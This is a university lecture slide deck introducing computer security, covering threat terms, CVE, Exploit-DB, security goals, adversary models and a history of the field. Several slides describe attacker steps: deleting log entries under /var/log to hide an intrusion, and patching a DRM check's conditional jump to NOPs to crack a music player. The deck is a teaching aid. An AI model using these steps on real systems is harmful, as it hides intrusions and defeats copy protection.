



Introduction to computer security

Hyoungshick Kim

Department of Software

College of Software

Sungkyunkwan University

Outline

- What is “security”?
- Timeline of computer security
- Security engineering

WHAT IS “SECURITY”?

What is “security”?

- Security – “safety, or freedom from worry”
 - peace of mind, feeling of safety, stability, certainty, happiness and confidence




Threat terminology

- **Attack:**
an attempt to breach system security (e.g. DDoS)
- **Threat:**
a scenario that can harm a system (e.g. System unavailable)
- **Vulnerability:**
the “hole” that allows an attack to succeed (e.g. the limitation of TCP)
 - Vulnerability vs. Security bug
 - Security bug is the vulnerability related to software
- **Exploit:**
an implementation of attack (a piece of codes which lead to a huge server overload)

Common Vulnerabilities and Exposures (CVE)

<http://cve.mitre.org/about/index.html>



The screenshot shows the CVE website interface. At the top, there is a navigation bar with links for CVE LIST, COMPATIBILITY, NEWS — MARCH 2, 2016, and SEARCH. The CVE logo is on the left. Below the navigation bar, the title "Common Vulnerabilities and Exposures" is displayed, followed by the tagline "The Standard for Information Security Vulnerability Names". A green bar indicates "TOTAL CVE-IDs: 74587". The main content area is divided into three columns. The left column contains links for "About CVE" (Terminology, Documents, FAQs), "CVE List" (CVE-ID Syntax Change, About CVE Identifiers, Search CVE, Search NVD, Updates & RSS Feeds, Request a CVE-ID), "CVE In Use" (CVE-Compatible Products, NVD for CVE Fix Information, CVSS for Scoring CVE-IDs, CVE Numbering Authorities (CNAs)), "News & Events" (Calendar, Free Newsletter), and "Community". The middle column features a paragraph about CVE's international scope and public use, followed by a section titled "Widespread Use of CVE" with a list of links: CVE Numbering Authorities (CNAs), NVD (National Vulnerability Database), Vulnerability Scoring (CVSS), CVE-Compatible Products & Services, Security Content Automation, and US-CERT Bulletins. The right column, titled "Latest News", contains several news items, including CVE Identifier "CVE-2015-7547" cited in numerous security advisories, CVE mentioned in an article about HPE's Cyber Risk Report 2016, and CVE mentioned in an article about vulnerabilities in VoIP phones. A "More News" link is at the bottom of the news section.

Common Vulnerabilities and Exposures
The Standard for Information Security Vulnerability Names

TOTAL CVE-IDs: 74587

About CVE
Terminology
Documents
FAQs

CVE List
CVE-ID Syntax Change
About CVE Identifiers
Search CVE
Search NVD
Updates & RSS Feeds
Request a CVE-ID

CVE In Use
CVE-Compatible Products
NVD for CVE Fix Information
CVSS for Scoring CVE-IDs
CVE Numbering Authorities (CNAs)

News & Events
Calendar
Free Newsletter

Community

CVE® International in scope and free for public use, CVE is a dictionary of publicly known information security vulnerabilities and exposures.

CVE's common identifiers enable data exchange between security products and provide a baseline index point for evaluating coverage of tools and services.

Widespread Use of CVE

- ▲ [CVE Numbering Authorities \(CNAs\)](#)
- ▲ [NVD \(National Vulnerability Database\)](#)
- ▲ [Vulnerability Scoring \(CVSS\)](#)
- ▲ [CVE-Compatible Products & Services](#)
- ▲ [Security Content Automation](#)
- ▲ [US-CERT Bulletins](#)
- ▲ [International Standard: Recommendation ITU-T X.1520 Common Vulnerabilities and Exposures \(CVE\), ITU-T CYBEX Series](#)
- ▲ [Vulnerability Management](#)
- ▲ [Patch Management](#)
- ▲ [Vulnerability Alerting](#)
- ▲ [Intrusion Detection](#)

Latest News

CVE Mentioned in Article about the DROWN Vulnerability on Softpedia

CVE Identifier "CVE-2015-7547" Cited in Numerous Security Advisories and News Media References about a Severe Linux Vulnerability

CVE Mentioned in Article about HPE's Cyber Risk Report 2016 on IT World Canada

CVE Mentioned in Article about Vulnerabilities in VoIP Phones on Bank Info Security

CVE Mentioned in Article about a Vulnerability in a Teddy Bear on eWeek

[More News »](#)

CVE prefix + Year + Arbitrary Digits (e.g., CVE-2014-9999)

Exploit database archive

<https://www.exploit-db.com/>

Offensive Security's Exploit Database Archive

36832

Exploits Archived

The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn [about the Exploit Database](#).

The Exploit Database

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database

[Download the Exploit Database Archive](#)

EXPLOIT DATABASE

CVE Compliant



Remote Exploits



This exploit category includes exploits for remote services or applications, including client side exploits.

Date Added	D	A	V	Title	Platform	Author
2017-03-06				FTPSHELL Client 6.53 - Buffer Overflow	Windows	Peter Baris
2017-03-01				SysGauge 1.5.18 - Buffer Overflow	Windows	Peter Baris


How do hackers use them?

1. Reconnaissance for finding vulnerabilities
 - ✓ Ping sweeps, fingerprinting and port scanning
2. Exploitation with the discovered vulnerabilities
 - ✓ Implementing exploits
3. Hiding evidence that they have been there
 - ✓ Removing log files

Reconnaissance



Exploitation



The screenshot shows a web browser window with the URL <https://www.exploit-db.com>. The page title is "Exploits Database by Offensive Security". The main heading is "EXPLOIT DATABASE" with a bug icon. Below this, the text "Offensive Security's Exploit Database Archive" is displayed, followed by the number "36832" and "Exploits Archived". A description states: "The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn [about the Exploit Database](#)." At the bottom, there is a banner for the "Google Hacking Database" (GHDB) with the text: "The Google Hacking Database (GHDB) is a collection of interesting Google searches which find, identify or expose information which could be useful for penetration testers or security auditors such as advertised vulnerabilities, exposed credentials and more." The banner also features the text "GOOGLE HACKING DATABASE" in large, stylized letters.

Exploits Database by Offensive Security

www.Bandicam.co.kr

← → ↻ | 안전함 | <https://www.exploit-db.com> ☆

📁 Bookmarks | 📅 Google Calendar | 📖 Google Scholar | 📌 Keep | 📁 SKKU | 🌐 seclab > Log In | 📄 YONSEI Cyber Educa | 📁 CFP >> | 📁 기타 북마크

EXPLOIT DATABASE

Offensive Security's Exploit Database Archive

36832
Exploits
Archived

The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn [about the Exploit Database](#).

Google Hacking Database

The Google Hacking Database (GHDB) is a collection of interesting Google searches which find, identify or expose information which could be useful for penetration testers or security auditors such as advertised vulnerabilities, exposed credentials and more.

GOOGLE HACKING DATABASE

Hiding evidence

- Finding the log files
 - The log files are stored in the /var/log directory.



```
File Edit View Search Terminal Help
root@kali: /var/log# ls
alternatives.log      debug.1             kern.log.4.gz       stunnel4
alternatives.log.1    debug.2.gz          lastlog              syslog
alternatives.log.2.gz debug.3.gz           lynis.log            syslog.1
apache2               debug.4.gz          macchanger.log       syslog.2.gz
apt                  dmesg              macchanger.log.1.gz  syslog.3.gz
auth.log             dpkg.log            macchanger.log.2.gz  syslog.4.gz
auth.log.1           dpkg.log.1          macchanger.log.3.gz  syslog.5.gz
auth.log.2.gz        dpkg.log.2.gz       macchanger.log.4.gz  syslog.6.gz
auth.log.3.gz        dradis              messages             syslog.7.gz
auth.log.4.gz        exin4               messages.1           user.log
bootstrap.log        faillog             messages.2.gz        user.log.1
btm                  fontconfig.log      messages.3.gz        user.log.2.gz
btm.1                fontconfig.log.1    messages.4.gz        user.log.3.gz
chkrootkit           fsck                messages.4.gz        user.log.4.gz
couchdb              gdm3               mysql                wtmp
daemon.log           inetd               ntpstats             wtmp.1
daemon.log.1         installer          openvas              wtmp.1
daemon.log.2.gz      kern.log            postgresql            wtmp.1
daemon.log.3.gz      kern.log.1          redis                wtmp.1
daemon.log.4.gz      kern.log.2.gz       samba                wtmp.1
debug                kern.log.3.gz       secure                wtmp.1
root@kali: /var/log# speech-dispatcher
Xorg.0.log
Xorg.0.log.old
```

- ✓ /var/log/messages: general system activity
- ✓ /var/log/secure: authentication and authorization privileges
- ✓ /var/log/lastlog: recent logins
- ✓ /var/log/faillog: failed logins

- Deleting events related to the hack, or erasing all entries

Common threats

- Disclosure – Unauthorized access to information
- Modification – Unauthorized change of information
- Deception – Acceptance of false data
- Disruption – Interruption or prevention of correct operation
- Usurpation – Unauthorized control of some part of a system

Q. Which type of threats is DDoS?


Security goals

- Confidentiality
 - Protection of secret
 - Confidentiality vs. Privacy
 - control of personal data and space
- Integrity
 - only authorized modification of data and system configuration
- Availability
 - Enabling access to data and resources
- What else?
 - Access control — no unauthorized use of resources

Security is a continuous process

- Arms race between attackers and defenders
- Why?
 - We can achieve security under a certain model (assumption) only
 - New environment might not guarantee the previous model
- No security mechanisms will stop all attacks; attackers just move to new methods and targets
 - Some types of attacks can be eliminated but others will take their place; security mechanisms will fail and new threats will arise
 - The perfect is the enemy of the good (consider mistakes or unforeseen interactions)

An example: learning-based classifiers are not working well



- **Evasion attack**: malicious **samples are modified at test time** to evade detection (e.g., image-based spam against the textual analysis)
- **Poisoning attack**: an attacker may **poison the training data** by injecting carefully designed samples to eventually compromise the whole learning process

- “Practical Evasion of a Learning-Based Classifier: A Case Study”, IEEE S&P (Oakland) 2014
- “Automatically Evading Classifiers: A Case Study on PDF Malware Classifiers”, NDSS 2016


Adversary models

- Why do we need adversary models?
 - Attacks and countermeasures are meaningless without
- Elements of an adversary model
 - Security goals (e.g. CIA)
 - Adversary's capabilities
 - knowledge of (1) keys, passwords, and other secrets, (2) system/environment design/architecture
 - access to the system's components (e.g. source code, run-time behaviours and other implementation details)
 - control to the system's components (e.g. using a service on the target system, modifying messages)

Example: DRM business

- What is DRM (Digital Rights Managements)?
 - Who is the adversary?
- Elements of an adversary model in DRM
 - What are security goals?
 - Access control (prevention of illegal copy)
 - Adversary's capabilities
 - knowledge of system/environment design/architecture
 - access to the protected contents/binary codes
 - control to some functions of the system (e.g. play)

You are the adversary!



Malicious user can disable DRM protection from the content

We can **disable the DRM check logic** by replacing the conditional jump **with no operations**

cmp	[ebp+Dest], 0
jnz	short loc_7FEBD4
mov	ax, 1
jmp	loc_7FEEE2

Original player

cmp	[ebp+Dest], 0
nop	
nop	
mov	ax, 1
jmp	loc_7FEEE2

Cracked player

“Bypassing the Integrity Checking of Rights Objects in OMA DRM: a Case Study with the MelOn Music Service”, ACM IMCOM 2016

Attack demo



MelOn
Player4



Economic view of adversary models

- Rational attackers compare the **cost** of an attack with the gains from it
- Rational defenders compare the risk of an attack with the **cost** of implementing defenses
- But human behavior is not always rational:
 - Don't assume users' perfectly rational behaviors
 - Many cases are explained better by group behavior than rational choice

Example - an office



How can we achieve security?

- **Prevention**: design systems to prevent attacks
 - If attack cannot be prevented, increase its cost and control damage
- **Detection**: detect attackers' violation of security policy
- **Deterrence** (detection + penalty): deter attacks
- **Recovery**: stop attacks, assess and repair damages

Example of my office again

- Prevention
 - Use **lock** to prevent theft
- Detection / Deterrence
 - Identify **fingerprints**
 - Use **CCTV**
- Recovery
 - Create **redundancy** (for important documents)
 - Buy **insurance**



Perhaps that's
our reality

TIMELINE OF COMPUTER SECURITY

1970s

- Multi-user operating systems
→ need for protection
- Access control models: multi-level security, Bell-LaPadula 1976, BIBA 1977
- DES encryption algorithm (1976)
→ cryptanalysis, need for key distribution
- Public-key cryptosystems:
Diffie-Hellman (1976), Merkle-Hellman (1978), RSA (1978)
- Key distribution:
→ introduction of certificates (1978)
→ key exchange protocols: Needham-Schroeder (1978)

- **Access control in operating systems**
- **Birth of public key crypto**


Fathers of public key crypto



Adi Shamir, Ron Rivest, Len Adleman, Ralph Merkle, Martin Hellman, and Whit Diffie

Q. Who didn't win Turing Award?

Example of Merkle tree (hash tree)



Hash tree is used to check the integrity of the data blocks received from other peers in a P2P network.

Applications: ZFS, Btrfs, BitTorrent, Git, Bitcoin, Ethereum, Cassandra, DynamoDB and etc.

ACM Turing Award

2002	Ronald L. Rivest, Adi Shamir and Leonard M. Adleman	For their ingenious contribution for making public-key cryptography useful in practice.
2003	Alan Kay	For pioneering many of the ideas at the root of contemporary object-oriented programming languages, leading the team that developed Smalltalk, and for fundamental contributions to personal computing.
2004	Vinton G. Cerf and Robert E. Kahn	For pioneering work on internetworking, including the design and implementation of the Internet's basic communications protocols, TCP/IP, and for inspired leadership in networking.
2005	Peter Naur	For fundamental contributions to programming language design and the definition of ALGOL 60, to compiler design, and to the art and practice of computer programming.
2006	Frances E. Allen	For pioneering contributions to the theory and practice of optimizing compiler techniques that laid the foundation for modern optimizing compilers and automatic parallel execution.
2007	Edmund M. Clarke, E. Allen Emerson and Joseph Sifakis	For [their roles] in developing model checking into a highly effective verification technology, widely adopted in the hardware and software industries. ^[32]
2008	Barbara Liskov	For contributions to practical and theoretical foundations of programming language and system design, especially related to data abstraction, fault tolerance, and distributed computing.
2009	Charles P. Thacker	For his pioneering design and realization of the Xerox Alto, the first modern personal computer, and in addition for his contributions to the Ethernet and the Tablet PC.
2010	Leslie G. Valiant	For transformative contributions to the theory of computation, including the theory of probably approximately correct (PAC) learning, the complexity of enumeration and of algebraic computation, and the theory of parallel and distributed computing.
2011	Judea Pearl ^[33]	For fundamental contributions to artificial intelligence through the development of a calculus for probabilistic and causal reasoning. ^[34]
2012	Silvio Micali Shafi Goldwasser	For transformative work that laid the complexity-theoretic foundations for the science of cryptography and in the process pioneered new methods for efficient verification of mathematical proofs in complexity theory. ^[35]
2013	Leslie Lamport	For fundamental contributions to the theory and practice of distributed and concurrent systems, notably the invention of concepts such as causality and logical clocks, safety and liveness, replicated state machines, and sequential consistency. ^{[36][37]}
2014	Michael Stonebraker	For fundamental contributions to the concepts and practices underlying modern database systems. ^[38]
2015	Martin E. Hellman Whitfield Diffie	For fundamental contributions to modern cryptography. Diffie and Hellman's groundbreaking 1976 paper, "New Directions in Cryptography," ^[39] introduced the ideas of public-key cryptography and digital signatures, which are the foundation for most regularly-used security protocols on the internet today. ^[40]

RSA 2016

World's top cryptographers on encryption backdoors: No way




“The question is, where do you put the line?” says Adi Shamir, the “S” in RSA and a professor at Weizmann Institute of Technology.

Ron Rivest, the “R” in RSA and a professor at MIT, says if Apple loses its appeal, the legal precedent it would set would be “quite breathtaking in scope.”

1980s

- Orange Book 1985: mandatory access control
- Commercial security models from accounting and auditing rules: Clark-Wilson 1987
- X.509 PKI 1988
- IBM PC
 - software copy protection
 - floppy disk virus 1987
- Internet → Morris worm 1988

Introduction of software protection



It was written by a graduate student at **Cornell University**, Robert Tappan Morris, and launched on November 2, 1988 from the computer systems of the **MIT**.

The Morris worm was not written to cause damage, but to gauge the size of the Internet.

Floppy Diskette containing the source code for the Morris Worm held at the **Computer History Museum**.

1990s

- More methodological approach to security research:
- Wider availability of cryptography (Why?)
 - Cellular networks: GSM 1991
 - Open-source cryptography: PGP 1991
 - Password sniffers → SSH 1995
 - Commercial Internet → SSL and VeriSign CA 1995
- PKI criticism → trust management research
- User authentication beyond passwords
- Intrusion detection
- Macro virus: Melissa 1999
- DRM

Era of Cryptography & Authentication

2000s

- Fast-spreading Internet worms: Code Red 2001
 - secure programming methodology
 - secure programming languages
 - security analysis and testing tools
- Botnets, spyware → malware analysis
- Computer crime: phishing
- Enterprise identity management
- Security in mobility, ad-hoc networks, sensor networks
- Mobile device operating systems
- Online social networks, location privacy, privacy concerns

Era of vulnerability analysis

2010s

- Cloud computing
- Big data security → big brother watching even more (surveillance)
- Internet of Things
- Mobile app security
- Connected cars
- Mobile payments
- Smart grid security, home automation
- Security by AI, Security of AI
- Targeted attacks (e.g. Spear phishing)
- Hactivism:
 - the use of computers and computer networks to promote political ends

Needs of security technologies for various application domains

Edward Snowden - The Contract (Worker) Assassin



<https://www.youtube.com/watch?v=VlldfgMuxfY>

Spying NSA



Vulnerable IoT devices

